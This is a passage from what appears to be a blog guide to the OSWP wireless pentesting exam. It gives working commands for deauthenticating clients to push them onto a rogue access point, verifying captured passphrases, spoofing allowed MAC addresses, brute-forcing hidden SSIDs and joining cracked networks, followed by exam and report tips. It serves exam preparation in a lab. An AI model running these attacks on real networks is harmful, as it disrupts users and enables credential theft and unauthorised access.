sudo aireplay-ng -0 0 -a $bssid wlan0mon             # deauth the real AP to herd victims over
Verify a submitted passphrase with wpa_passphrase "$essid" "<guess>" | sudo wpa_supplicant -i wlan0 -c /dev/stdin — if it connects to the real AP, it is correct.
7. MAC filter / hidden SSID
MAC filter (fake-auth rejected while you are clearly in range, and it is not SKA): borrow the MAC of a client that passed the filter (pick one that is offline, or the MACs collide).
sudo airmon-ng stop wlan0mon; sudo macchanger -m <ALLOWED_MAC> wlan0; sudo airmon-ng start wlan0 $chHidden SSID (airodump shows <length: N>): with a client, deauth so the ESSID appears on reconnect; with none, brute the name from a wordlist.
sudo aireplay-ng -0 5 -a $bssid -c $client wlan0mon  # deauth -> the ESSID appears
sudo mdk4 wlan0mon p -t $bssid -f ssid_wordlist.txt  # brute the name (no client)
Connect to the AP and take proof.txt
Every scenario ends the same way: drop monitor, connect to the real AP with the key/passphrase you recovered, and once you have an IP, curl the proof. Submit it in the control panel immediately; do not save it only for the report.
sudo airmon-ng stop wlan0mon ; sudo systemctl restart NetworkManager   # drop monitor before connecting
# WEP:
sudo iwconfig wlan0 essid "$essid" key $KEY
# WPA/WPA2/WPS:
wpa_passphrase "$essid" "$PASS" | sudo wpa_supplicant -i wlan0 -c /dev/stdin -B
sudo dhclient wlan0 ; ip a show wlan0                 # an IP means you are connected
curl http://192.168.1.1/proof.txt                     # proof.txt -> submit in the control panel
The gotchas that fail people
Most losses are not the cracking; they are the card/injection and the submission.
- Injection won’t land:
aireplay-ng --test wlan0monfirst; if it fails, disable power-save, get closer,sudo iw reg set US, lower the rate. fixed channel wlan0mon: -1(on rtl8812au): add--ignore-negative-oneto both airodump and aireplay.- Target on 5GHz and deauth goes silent: DFS channels (52-144) forbid TX by regulation and the card drops frames silently;
sudo iw reg set USfrees some, and if not, capture the handshake passively. - airodump re-run bumps the file to hs-02.cap: the handshake is in the newest,
ls -t hs-*.cap | head -1, crack that one. - Proof submits in two places: the control panel during the exam (a box per scenario) and the report within 24h; saving it only for the report loses that scenario.
- VPN / control panel stalls: drop the MTU by 50 at a time:
sudo ip link set dev tun0 mtu 1400. - Never type
clear— the terminal history is your evidence.
The rules and report
The report must be named and archived in the exact format, or it is an auto-fail even though you owned the network.
mv report.pdf OSWP-OS-XXXXX-Exam-Report.pdf                    # name it exactly to your OSID
7z a OSWP-OS-XXXXX-Exam-Report.7z OSWP-OS-XXXXX-Exam-Report.pdf # .7z, never password-protected
# upload to https://upload.offsec.com within 24h
Inside, lay out the methodology for every step, with a screenshot per scenario of the cracked key and the proof.txt and the real commands so it can be reproduced. Write it as you go and capture output from minute one.
Wrapping up
OSWP is worth it for anyone who wants to understand Wi-Fi security hands-on, because it forces you to do every attack by hand, from monitor mode to a rogue AP, not just run wifite and wait (which is banned anyway). The material is not hard if you finish the labs; the exam mirrors the PEN-210 exercises closely, and the cert never expires.
That is the OSWP playbook. I hope it gives some direction to anyone about to sit it. Thanks for reading.
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⢀⣀⣤⣤⣤⣤⣤⣤⣤⣤⣀⣀
⠀⠀⠀⠀⠀⠀⠀⢀⣤⣶⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣶⣤⡀
⠀⠀⠀⠀⠀⣠⣾⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣷⣄
⠀⠀⠀⢠⣾⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⠟⠛⠻⣿⣿⣿⣿⣿⣿⣿⣷⣄
⠀⠀⣰⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⡇⠀⠀⠀⢸⣿⣿⣿⣿⣿⣿⣿⡿⠂
⠀⣸⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣦⣤⣴⣿⣿⣿⣿⣿⡿⠛⠁
⢰⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⠿⠛⠁
⣾⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⠿⠋⠀⢀⣀
⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⠟⠋⠁⠀⠀⠀⣴⣿⣿⣿⣦
⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣷⣦⣀⠀⠀⠀⠀⢿⣿⣿⣿⡟⠀Ar3mus @ OSWP Certification Review and Guideline
⢿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣷⣦⣄⠀⠉⠉⠁
⠸⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣦⣄⡀
⠀⢻⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣶⣄⡀
⠀⠀⠻⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣷⡄
⠀⠀⠀⠙⢿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⡿⠋
⠀⠀⠀⠀⠀⠛⢿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⡿⠋⠁
⠀⠀⠀⠀⠀⠀⠀⠉⠻⢿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⣿⠿⠛⠉
⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠀⠉⠙⠛⠛⠻⠿⠿⠟⠛⠛⠋⠉